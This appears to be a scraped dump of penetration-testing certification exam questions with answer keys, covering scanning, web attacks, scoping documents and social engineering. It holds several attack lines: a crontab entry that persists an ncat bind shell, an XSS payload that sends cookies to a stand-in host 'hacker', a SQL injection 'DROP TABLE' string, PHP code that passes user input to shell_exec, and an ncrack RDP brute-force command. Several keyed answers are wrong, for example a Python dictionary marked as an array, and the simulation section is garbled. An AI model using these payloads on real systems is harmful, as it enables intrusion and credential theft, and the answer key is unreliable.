Testing robust (perfect) forward secrecy, (P)FS -- omitting Null Authentication/Encryption, 3DES, RC4
No ciphers supporting Forward Secrecy offered

Testing server preferences
Has server cipher order? no (NOT ok)
Negotiated protocol TLSv1
Negotiated cipher AES256-SHA (limited sense as client will pick)
...

```

Based on these results, which of the following attacks is MOST likely to succeed?

- A. A birthday attack on 64-bit ciphers (Sweet32)
- B. An attack that breaks RC4 encryption
- C. An attack on a session ticket extension (Ticketbleed)
- D. A Heartbleed attack

**Answer: B**

#### NEW QUESTION 134

Which of the following would MOST likely be included in the final report of a static application-security test that was written with a team of application developers as the intended audience?

- A. Executive summary of the penetration-testing methods used
- B. Bill of materials including supplies, subcontracts, and costs incurred during assessment
- C. Quantitative impact assessments given a successful software compromise
- D. Code context for instances of unsafe type-casting operations

**Answer: D**

#### NEW QUESTION 136

A penetration tester conducted an assessment on a web server. The logs from this session show the following:

```
http://www.thecompanydomain.com/servicestatus.php?serviceID=892&serviceID=892 ' ; DROP TABLE SERVICES; -
```

Which of the following attacks is being attempted?

- A. Clickjacking
- B. Session hijacking
- C. Parameter pollution
- D. Cookie hijacking
- E. Cross-site scripting

**Answer: C**

#### NEW QUESTION 139

A penetration tester finds a PHP script used by a web application in an unprotected internal source code repository. After reviewing the code, the tester identifies the following:

```

if(isset ($_POST ['item'])) {
    echo shell_exec ("/http/www/cgi-bin/queryitem ".$_POST ['item']);
}

```

Which of the following combinations of tools would the penetration tester use to exploit this script?

- A. Hydra and crunch
- B. Netcat and cURL
- C. Burp Suite and DIRB
- D. Nmap and OWASP ZAP

**Answer: B**

#### NEW QUESTION 143

Which of the following assessment methods is MOST likely to cause harm to an ICS environment?

- A. Active scanning
- B. Ping sweep
- C. Protocol reversing
- D. Packet analysis

**Answer: A**

#### NEW QUESTION 148

A penetration tester is testing a new API for the company's existing services and is preparing the following script:

```
#!/bin/bash
for each in GET POST PUT TRACE CONNECT OPTIONS;
do
printf "Seach / HTTP/1.1\nHost:www.comptia.org\r\n\r\n" | nc www.comptia.org 80
```

Which of the following would the test discover?

- A. Default web configurations
- B. Open web ports on a host
- C. Supported HTTP methods
- D. Listening web servers in a domain

**Answer: C**

#### NEW QUESTION 149

A penetration tester is starting an assessment but only has publicly available information about the target company. The client is aware of this exercise and is preparing for the test.

Which of the following describes the scope of the assessment?

- A. Partially known environment testing
- B. Known environment testing
- C. Unknown environment testing
- D. Physical environment testing

**Answer: C**

#### NEW QUESTION 152

During a web application test, a penetration tester was able to navigate to <https://company.com> and view all links on the web page. After manually reviewing the pages, the tester used a web scanner to automate the search for vulnerabilities. When returning to the web application, the following message appeared in the browser: unauthorized to view this page. Which of the following BEST explains what occurred?

- A. The SSL certificates were invalid.
- B. The tester IP was blocked.
- C. The scanner crashed the system.
- D. The web page was not found.

**Answer: B**

#### NEW QUESTION 153

A consulting company is completing the ROE during scoping. Which of the following should be included in the ROE?

- A. Cost of the assessment
- B. Report distribution
- C. Testing restrictions
- D. Liability

**Answer: B**

#### NEW QUESTION 158

A Chief Information Security Officer wants a penetration tester to evaluate whether a recently installed firewall is protecting a subnetwork on which many decades-old legacy systems are connected. The penetration tester decides to run an OS discovery and a full port scan to identify all the systems and any potential vulnerability. Which of the following should the penetration tester consider BEFORE running a scan?

- A. The timing of the scan
- B. The bandwidth limitations
- C. The inventory of assets and versions
- D. The type of scan

**Answer: C**

#### NEW QUESTION 159

A penetration tester recently performed a social-engineering attack in which the tester found an employee of the target company at a local coffee shop and over

time built a relationship with the employee. On the employee's birthday, the tester gave the employee an external hard drive as a gift. Which of the following social-engineering attacks was the tester utilizing?

- A. Phishing
- B. Tailgating
- C. Baiting
- D. Shoulder surfing

**Answer: C**

#### NEW QUESTION 160

A penetration tester runs a scan against a server and obtains the following output: 21/tcp open ftp Microsoft ftpd

| ftp-anon: Anonymous FTP login allowed (FTP code 230)

| 03-12-20 09:23AM 331 index.aspx

| ftp-syst:

135/tcp open msrpc Microsoft Windows RPC

139/tcp open netbios-ssn Microsoft Windows netbios-ssn 445/tcp open microsoft-ds Microsoft Windows Server 2012 Std 3389/tcp open ssl/ms-wbt-server

| rdp-ntlm-info:

| Target Name: WEB3

| NetBIOS\_Computer\_Name: WEB3

| Product\_Version: 6.3.9600

|\_ System\_Time: 2021-01-15T11:32:06+00:00

8443/tcp open http Microsoft IIS httpd 8.5

| http-methods:

|\_ Potentially risky methods: TRACE

|\_ http-server-header: Microsoft-IIS/8.5

|\_ http-title: IIS Windows Server

Which of the following command sequences should the penetration tester try NEXT?

- A. ftp 192.168.53.23
- B. smbclient \\\\WEB3\\IPC\$ -I 192.168.53.23 -U guest
- C. ncrack -u Administrator -P 15worst\_passwords.txt -p rdp 192.168.53.23
- D. curl -X TRACE https://192.168.53.23:8443/index.aspx
- E. nmap --script vuln -sV 192.168.53.23

**Answer: A**

#### NEW QUESTION 162

A penetration tester was conducting a penetration test and discovered the network traffic was no longer reaching the client's IP address. The tester later discovered the SOC had used sinkholing on the penetration tester's IP address. Which of the following BEST describes what happened?

- A. The penetration tester was testing the wrong assets
- B. The planning process failed to ensure all teams were notified
- C. The client was not ready for the assessment to start
- D. The penetration tester had incorrect contact information

**Answer: B**

#### NEW QUESTION 164

A penetration tester is looking for a vulnerability that enables attackers to open doors via a specialized TCP service that is used for a physical access control system. The service exists on more than 100 different hosts, so the tester would like to automate the assessment. Identification requires the penetration tester to:

- > Have a full TCP connection
- > Send a "hello" payload
- > Wait for a response
- > Send a string of characters longer than 16 bytes

Which of the following approaches would BEST support the objective?

- A. Run nmap -Pn -sV --script vuln <IP address>.
- B. Employ an OpenVAS simple scan against the TCP port of the host.
- C. Create a script in the Lua language and use it with NSE.
- D. Perform a credentialed scan with Nessus.

**Answer: C**

#### Explanation:

The Nmap Scripting Engine (NSE) is one of Nmap's most powerful and flexible features. It allows users to write (and share) simple scripts (using the Lua programming language ) to automate a wide variety of networking tasks. <https://nmap.org>

#### NEW QUESTION 166

A penetration tester wants to identify CVEs that can be leveraged to gain execution on a Linux server that has an SSHD running. Which of the following would BEST support this task?

- A. Run nmap with the -o, -p22, and -sC options set against the target
- B. Run nmap with the -sV and -p22 options set against the target
- C. Run nmap with the --script vulners option set against the target
- D. Run nmap with the -sA option set against the target

Answer: A

**NEW QUESTION 169**

A penetration tester was able to gain access successfully to a Windows workstation on a mobile client's laptop. Which of the following can be used to ensure the tester is able to maintain access to the system?

- A. schtasks /create /sc /ONSTART /tr C:\Temp\WindowsUpdate.exe
- B. wmic startup get caption,command
- C. crontab -l; echo "@reboot sleep 200 && ncat -lvp 4242 -e /bin/bash" | crontab 2>/dev/null
- D. sudo useradd -ou 0 -g 0 user

Answer: A

**NEW QUESTION 174**

SIMULATION

Using the output, identify potential attack vectors that should be further investigated.

- Weak Apache Tomcat Credentials
- Null session enumeration
- Weak SMB file permissions
- Webdav file upload
- ARP spoofing
- SNMP enumeration
- Fragmentation attack
- FTP anonymous login

```

NMAP Scan Output

Host is up (0.00079s latency).
Not shown: 96 closed ports
PORT      STATE SERVICE VERSION
88/tcp    open  kerberos-sec?
139/tcp   open  netbios-ssn
389/tcp   open  ldap?
445/tcp   open  microsoft-ds?
MAC Address: 08:00:27:81:B1:DF (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.4.X
OS CPE: cpe:/o:linux_kernel:2.4.21
OS details: Linux 2.4.21
Network Distance: 1 hop

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
# Scan done at Fri Oct 13 10:03:06 2017 - 1 IP address (1 host up) scanned in 26.80 seconds
    
```

- Pn
- sV
- p 1-1023
- 192.168.2.1-100
- nmap
- nc
- top-ports=100
- top-ports=1000
- hping
- sL
- sU
- O
- 192.168.2.2

```

NMAP Scan Output

Host is up (0.00079s latency).
Not shown: 96 closed ports
PORT      STATE SERVICE VERSION
88/tcp    open  kerberos-sec?
139/tcp   open  netbios-ssn
389/tcp   open  ldap?
445/tcp   open  microsoft-ds?
MAC Address: 08:00:27:81:B1:DF (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.4.X
OS CPE: cpe:/o:linux_kernel:2.4.21
OS details: Linux 2.4.21
Network Distance: 1 hop

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
# Scan done at Fri Oct 13 10:03:06 2017 - 1 IP address (1 host up) scanned in 26.80 seconds
    
```


```
ports - [21, 22]
{ports => 21:ports => 22}
#!/usr/bin/python
for $PORT in $SPORTS:
    try:
        s.connect((ip, port))
        print("%s:%s - OPEN" % (ip, port))
    except socket.timeout:
        print("%s:%s - TIMEOUT" % (ip, port))
    except socket.error as e:
        print("%s:%s - CLOSED" % (ip, port))
    finally:
        s.close()
export $SPORTS = 21,22
#!/usr/bin/ruby
#!/usr/bin/bash
for port in ports:
```

```
import socket
import sys

def port_scan(ip, ports):
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.settimeout(2.0)

if __name__ == '__main__':
    if len(sys.argv) < 2:
        print('Execution requires a target IP address. Exiting...')
        exit(1)
    else:
```

```
Secure System
https://comptia.org/login.aspx#remediatesource
1 <html>
2 <head>
3 <title>Secure Login</title>
4 </head>
5 <body>
6 <meta
7 content="c2RmZGZnaHhZm9qbiGdoc2Rma2pnaGRzZlhpZGZvaW2aGRmc29pYmp3ZXJndWVydW9pb2hzZGd1aWJoaGR1ZmZpZ2hzZDpYmhoZHNmc291Ymduc365ZGI1Z2Zl
8 bnNkbGltQ2Job3VpYXNpZGZubXM7bGkZmlkaHZsb3NhZGJua2N4dnZ1aW9ia3NqYVVva2JmbG11Y3Z2Z2JqbGFzZWJmaXVkaZGZidmkaamFmbGhkc3VmZyBuc2pyZ2hzZHVmaG
9 d1d3NmZ2h0ZlhmZmJ1c2hmZWRzZmZoc3U3cndweW9mamRzZmZ2bnVzZm53cnYmYnZ1ZXJ2" name="csrf-token" />
10 <select><script>
11 document.write("<OPTION value='1'>"+document.location.href.substring(document.location.href.indexOf('=')+16)+"</OPTION>");
12 </script></select>
13 <div align="center">
14 <form action=""<uid value=""main_id"/> method="post">
15 <div style="margin-top:200px;margin-bottom: 10px">
16 <span style="width:500px,color:blue font-size:30px font-weight:bold;border-bottom:1px solid blue">Comptia Secure System Login</span>
17 </div>
18 <div style="margin-bottom:5px">
19 <span style="width:100px;">Name</span>
20 <input style="width:150px;" type="text" name="name" id="name" value="">
21 <input style="width:150px;" type="text" name="name" id="name" value="admin" -->
22 </div>
23 <div><span style="width:100px;">Password: </span><input style="width:150px;" type="password" name="Password" id="password" value="">
24 <div><span style="width:100px;">Password: </span><input style="width:150px;" type="password" name="Password" id="password" value="password" -->
25 </div>
26 <input type="submit" value="Login"></form>
27 </div>
28 </body>
29 </html>
```



- A. Mastered
- B. Not Mastered

**Answer:** A

**Explanation:**

1: Null session enumeration Weak SMB file permissions Fragmentation attack

2: nmap

-sV

-p 1-1023

**NEW QUESTION 176**

A security analyst needs to perform a scan for SMB port 445 over a/16 network. Which of the following commands would be the BEST option when stealth is not a concern and the task is time sensitive?

- A. Nmap -s 445 -Pn -T5 172.21.0.0/16
- B. Nmap -p 445 -n -T4 -open 172.21.0.0/16
- C. Nmap -sV --script=smb\* 172.21.0.0/16
- D. Nmap -p 445 -max -sT 172. 21.0.0/16

**Answer:** C

**Explanation:**

The best option when stealth is not a concern and the task is time sensitive is to use the command: Nmap -sV

--script=smb\* 172.21.0.0/16. This command will use version detection and SMB scripts to scan for port 445 on the given IP range. The -sV option will cause Nmap to detect the version of services running on the ports, which is helpful for identifying vulnerabilities, and the --script=smb\* option will cause Nmap to run all of the SMB related scripts. The -T4 option can be used to speed up the scan, as it increases the timing probes.

**NEW QUESTION 179**

A penetration tester is reviewing the following SOW prior to engaging with a client:

“Network diagrams, logical and physical asset inventory, and employees’ names are to be treated as client confidential. Upon completion of the engagement, the penetration tester will submit findings to the client’s Chief Information Security Officer (CISO) via encrypted protocols and subsequently dispose of all findings by erasing them in a secure manner.”

Based on the information in the SOW, which of the following behaviors would be considered unethical? (Choose two.)

- A. Utilizing proprietary penetration-testing tools that are not available to the public or to the client for auditing and inspection
- B. Utilizing public-key cryptography to ensure findings are delivered to the CISO upon completion of the engagement
- C. Failing to share with the client critical vulnerabilities that exist within the client architecture to appease the client’s senior leadership team
- D. Seeking help with the engagement in underground hacker forums by sharing the client’s public IP address
- E. Using a software-based erase tool to wipe the client’s findings from the penetration tester’s laptop
- F. Retaining the SOW within the penetration tester’s company for future use so the sales team can plan future engagements

**Answer:** CD

**NEW QUESTION 183**

A penetration tester is conducting an assessment against a group of publicly available web servers and notices a number of TCP resets returning from one of the web servers. Which of the following is MOST likely causing the TCP resets to occur during the assessment?

- A. The web server is using a WAF.

- B. The web server is behind a load balancer.
- C. The web server is redirecting the requests.
- D. The local antivirus on the web server is rejecting the connection.

**Answer:** A

**Explanation:**

A Web Application Firewall (WAF) is designed to monitor, filter or block traffic to a web application. A WAF will monitor incoming and outgoing traffic from a web application and is often used to protect web servers from attacks such as SQL Injection, Cross-Site Scripting (XSS), and other forms of attacks. If a WAF detects an attack, it will often reset the TCP connection, causing the connection to be terminated. As a result, a penetration tester may see TCP resets when a WAF is present. Therefore, the most likely reason for the TCP resets returning from the web server is that the web server is using a WAF.

**NEW QUESTION 187**

A penetration tester has completed an analysis of the various software products produced by the company under assessment. The tester found that over the past several years the company has been including vulnerable third-party modules in multiple products, even though the quality of the organic code being developed is very good. Which of the following recommendations should the penetration tester include in the report?

- A. Add a dependency checker into the tool chain.
- B. Perform routine static and dynamic analysis of committed code.
- C. Validate API security settings before deployment.
- D. Perform fuzz testing of compiled binaries.

**Answer:** A

**NEW QUESTION 190**

A penetration tester wants to find hidden information in documents available on the web at a particular domain. Which of the following should the penetration tester use?

- A. Netcraft
- B. CentralOps
- C. Responder
- D. FOCA

**Answer:** D

**Explanation:**

<https://kalilinuxtutorials.com/foca-metadata-hidden-documents/>

**NEW QUESTION 191**

A penetration tester downloaded a Java application file from a compromised web server and identifies how to invoke it by looking at the following log:

```
17:34:23 - F - Info: New connection established :8443
17:34:23 - F - User: bmarney
17:34:23 - F - PW length 15
17:34:23 - F - login exec (/www/app/jre/bin/java -cp ./commapp.jar approval 192.168.0.1 bmarney
17:34:23 - F - login rc:0
```

Which of the following is the order of steps the penetration tester needs to follow to validate whether the Java application uses encryption over sockets?

- A. Run an application vulnerability scan and then identify the TCP ports used by the application.
- B. Run the application attached to a debugger and then review the application's log.
- C. Disassemble the binary code and then identify the break points.
- D. Start a packet capture with Wireshark and then run the application.

**Answer:** D

**NEW QUESTION 195**

A new client hired a penetration-testing company for a month-long contract for various security assessments against the client's new service. The client is expecting to make the new service publicly available shortly after the assessment is complete and is planning to fix any findings, except for critical issues, after the service is made public. The client wants a simple report structure and does not want to receive daily findings.

Which of the following is most important for the penetration tester to define FIRST?

- A. Establish the format required by the client.
- B. Establish the threshold of risk to escalate to the client immediately.
- C. Establish the method of potential false positives.
- D. Establish the preferred day of the week for reporting.

**Answer:** B

**NEW QUESTION 199**

Given the following code:

```
systems = {
    "10.10.10.1" : "Windows 10",
    "10.10.10.2" : "Windows 10",
    "10.10.10.3" : "Windows 2016",
    "10.10.10.4" : "Linux"
}
```

Which of the following data structures is systems?

- A. A tuple
- B. A tree
- C. An array
- D. A dictionary

**Answer:** C

#### NEW QUESTION 202

Given the following code:

```
<SCRIPT>var+img=new+Image();img.src="http://hacker/%20+%20document.cookie;</SCRIPT>
```

Which of the following are the BEST methods to prevent against this type of attack? (Choose two.)

- A. Web-application firewall
- B. Parameterized queries
- C. Output encoding
- D. Session tokens
- E. Input validation
- F. Base64 encoding

**Answer:** CE

#### Explanation:

Encoding (commonly called "Output Encoding") involves translating special characters into some different but equivalent form that is no longer dangerous in the target interpreter, for example translating the < character into the &lt; string when writing to an HTML page.

#### NEW QUESTION 203

In an unprotected network file repository, a penetration tester discovers a text file containing usernames and passwords in cleartext and a spreadsheet containing data for 50 employees, including full names, roles, and serial numbers. The tester realizes some of the passwords in the text file follow the format: <name-serial\_number>. Which of the following would be the best action for the tester to take NEXT with this information?

- A. Create a custom password dictionary as preparation for password spray testing.
- B. Recommend using a password manager/vault instead of text files to store passwords securely.
- C. Recommend configuring password complexity rules in all the systems and applications.
- D. Document the unprotected file repository as a finding in the penetration-testing report.

**Answer:** D

#### NEW QUESTION 204

Which of the following documents must be signed between the penetration tester and the client to govern how any provided information is managed before, during, and after the engagement?

- A. MSA
- B. NDA
- C. SOW
- D. ROE

**Answer:** B

#### NEW QUESTION 207

A penetration tester has established an on-path attack position and must now specially craft a DNS query response to be sent back to a target host. Which of the following utilities would BEST support this objective?

- A. Socat
- B. tcpdump
- C. Scapy
- D. dig

**Answer:** C

#### Explanation:

<https://thepacketgeek.com/scapy/building-network-tools/part-09/>

#### NEW QUESTION 212

Which of the following BEST describes why a client would hold a lessons-learned meeting with the penetration-testing team?

- A. To provide feedback on the report structure and recommend improvements
- B. To discuss the findings and dispute any false positives
- C. To determine any processes that failed to meet expectations during the assessment
- D. To ensure the penetration-testing team destroys all company data that was gathered during the test

**Answer:** C

#### NEW QUESTION 214

A penetration tester needs to access a building that is guarded by locked gates, a security team, and cameras. Which of the following is a technique the tester can

use to gain access to the IT framework without being detected?

- A. Pick a lock.
- B. Disable the cameras remotely.
- C. Impersonate a package delivery worker.
- D. Send a phishing email.

**Answer: C**

#### NEW QUESTION 215

An Nmap scan of a network switch reveals the following:

```
Nmap scan report for 192.168.1.254
Host is up (10.014s latency),
Not shown: 96 closed ports
Port      State  Service
22/tcp    open  ssh
23/tcp    open  telnet
60/tcp    open  http
443/tcp   open  https
```

Which of the following technical controls will most likely be the FIRST recommendation for this device?

- A. Encrypted passwords
- B. System-hardening techniques
- C. Multifactor authentication
- D. Network segmentation

**Answer: B**

#### NEW QUESTION 216

A penetration-testing team is conducting a physical penetration test to gain entry to a building. Which of the following is the reason why the penetration testers should carry copies of the engagement documents with them?

- A. As backup in case the original documents are lost
- B. To guide them through the building entrances
- C. To validate the billing information with the client
- D. As proof in case they are discovered

**Answer: D**

#### NEW QUESTION 221

A penetration tester was able to compromise a web server and move laterally into a Linux web server. The tester now wants to determine the identity of the last user who signed in to the web server. Which of the following log files will show this activity?

- A. /var/log/messages
- B. /var/log/last\_user
- C. /var/log/user\_log
- D. /var/log/lastlog

**Answer: D**

#### Explanation:

The /var/log/lastlog file is a log file that stores information about the last user to sign in to the server. This file stores information such as the username, IP address, and timestamp of the last user to sign in to the server. It can be used by a penetration tester to determine the identity of the last user who signed in to the web server, which can be helpful in identifying the user who may have set up the backdoors and other malicious activities.

#### NEW QUESTION 222

A penetration tester runs the following command on a system:

```
find / -user root -perm -4000 -print 2>/dev/null
```

Which of the following is the tester trying to accomplish?

- A. Set the SGID on all files in the / directory
- B. Find the /root directory on the system
- C. Find files with the SUID bit set
- D. Find files that were created during exploitation and move them to /dev/null

**Answer: C**

#### Explanation:

the 2>/dev/null is output redirection, it simply sends all the error messages to infinity and beyond preventing any error messages to appear in the terminal session.

#### NEW QUESTION 225

A penetration tester exploited a unique flaw on a recent penetration test of a bank. After the test was completed, the tester posted information about the exploit online along with the IP addresses of the exploited machines. Which of the following documents could hold the penetration tester accountable for this action?

- A. ROE
- B. SLA

- C. MSA
- D. NDA

**Answer:** D

#### NEW QUESTION 230

A tester who is performing a penetration test discovers an older firewall that is known to have serious vulnerabilities to remote attacks but is not part of the original list of IP addresses for the engagement. Which of the following is the BEST option for the tester to take?

- A. Segment the firewall from the cloud.
- B. Scan the firewall for vulnerabilities.
- C. Notify the client about the firewall.
- D. Apply patches to the firewall.

**Answer:** C

#### NEW QUESTION 234

A penetration tester discovered that a client uses cloud mail as the company's email system. During the penetration test, the tester set up a fake cloud mail login page and sent all company employees an email that stated their inboxes were full and directed them to the fake login page to remedy the issue. Which of the following BEST describes this attack?

- A. Credential harvesting
- B. Privilege escalation
- C. Password spraying
- D. Domain record abuse

**Answer:** A

#### NEW QUESTION 239

An exploit developer is coding a script that submits a very large number of small requests to a web server until the server is compromised. The script must examine each response received and compare the data to a large number of strings to determine which data to submit next. Which of the following data structures should the exploit developer use to make the string comparison and determination as efficient as possible?

- A. A list
- B. A tree
- C. A dictionary
- D. An array

**Answer:** C

#### Explanation:

data structures are used to store data in an organized form, and some data structures are more efficient and suitable for certain operations than others. For example, hash tables, skip lists and jump lists are some dictionary data structures that can insert and access elements efficiently<sup>3</sup>.

For string comparison, there are different algorithms that can measure how similar two strings are, such as Levenshtein distance, Hamming distance or Jaccard similarity<sup>4</sup>. Some of these algorithms can be implemented using data structures such as arrays or hashtables<sup>5</sup>.

#### NEW QUESTION 241

A client evaluating a penetration testing company requests examples of its work. Which of the following represents the BEST course of action for the penetration testers?

- A. Redact identifying information and provide a previous customer's documentation.
- B. Allow the client to only view the information while in secure spaces.
- C. Determine which reports are no longer under a period of confidentiality.
- D. Provide raw output from penetration testing tools.

**Answer:** C

#### Explanation:

Penetration testing reports contain sensitive information about the vulnerabilities and risks of a customer's systems and networks. Therefore, penetration testers should respect the confidentiality and privacy of their customers and only share their reports with authorized parties. Penetration testers should also follow the terms and conditions of their contracts with their customers, which may include a period of confidentiality that prohibits them from disclosing any information related to the testing without the customer's consent.

#### NEW QUESTION 245

Which of the following is the BEST resource for obtaining payloads against specific network infrastructure products?

- A. Exploit-DB
- B. Metasploit
- C. Shodan
- D. Retina

**Answer:** A

#### Explanation:

"Exploit Database (ExploitDB) is a repository of exploits for the purpose of public security, and it explains what can be found on the database. The ExploitDB is a very useful resource for identifying possible weaknesses in your network and for staying up to date on current attacks occurring in other networks"



access to sensitive personnel files. During the assessment, the red-team tester identifies an artifact indicating possible prior compromise within the target environment.

Which of the following actions should the tester take?

- A. Perform forensic analysis to isolate the means of compromise and determine attribution.
- B. Incorporate the newly identified method of compromise into the red team's approach.
- C. Create a detailed document of findings before continuing with the assessment.
- D. Halt the assessment and follow the reporting procedures as outlined in the contract.

**Answer:** D

#### NEW QUESTION 262

Which of the following is the MOST effective person to validate results from a penetration test?

- A. Third party
- B. Team leader
- C. Chief Information Officer
- D. Client

**Answer:** B

#### NEW QUESTION 263

A penetration tester successfully performed an exploit on a host and was able to hop from VLAN 100 to VLAN 200. VLAN 200 contains servers that perform financial transactions, and the penetration tester now wants the local interface of the attacker machine to have a static ARP entry in the local cache. The attacker machine has the following:

IP Address: 192.168.1.63

Physical Address: 60-36-dd-a6-c5-33

Which of the following commands would the penetration tester MOST likely use in order to establish a static ARP entry successfully?

- A. `tcpdump -i eth01 arp and arp[6:2] == 2`
- B. `arp -s 192.168.1.63 60-36-DD-A6-C5-33`
- C. `ipconfig /all findstr /v 00-00-00 | findstr Physical`
- D. `route add 192.168.1.63 mask 255.255.255.255.0 192.168.1.1`

**Answer:** B

#### NEW QUESTION 268

Which of the following documents is agreed upon by all parties associated with the penetration-testing engagement and defines the scope, contacts, costs, duration, and deliverables?

- A. SOW
- B. SLA
- C. MSA
- D. NDA

**Answer:** A

#### NEW QUESTION 271

An Nmap network scan has found five open ports with identified services. Which of the following tools should a penetration tester use NEXT to determine if any vulnerabilities with associated exploits exist on the open ports?

- A. OpenVAS
- B. Drozer
- C. Burp Suite
- D. OWASP ZAP

**Answer:** A

#### Explanation:

OpenVAS is a full-featured vulnerability scanner. OWASP ZAP = Burp Suite

Drozer (Android) = drozer allows you to search for security vulnerabilities in apps and devices by assuming the role of an app and interacting with the Dalvik VM, other apps' IPC endpoints and the underlying OS.

#### NEW QUESTION 272

During an assessment, a penetration tester obtains a list of 30 email addresses by crawling the target company's website and then creates a list of possible usernames based on the email address format. Which of the following types of attacks would MOST likely be used to avoid account lockout?

- A. Mask
- B. Rainbow
- C. Dictionary
- D. Password spraying

**Answer:** D

#### NEW QUESTION 273

In the process of active service enumeration, a penetration tester identifies an SMTP daemon running on one of the target company's servers. Which of the following actions would BEST enable the tester to perform

phishing in a later stage of the assessment?

- A. Test for RFC-defined protocol conformance.
- B. Attempt to brute force authentication to the service.
- C. Perform a reverse DNS query and match to the service banner.
- D. Check for an open relay configuration.

**Answer:** D

**Explanation:**

SMTP is a protocol associated with mail servers. Therefore, for a penetration tester, an open relay configuration can be exploited to launch phishing attacks.

**NEW QUESTION 274**

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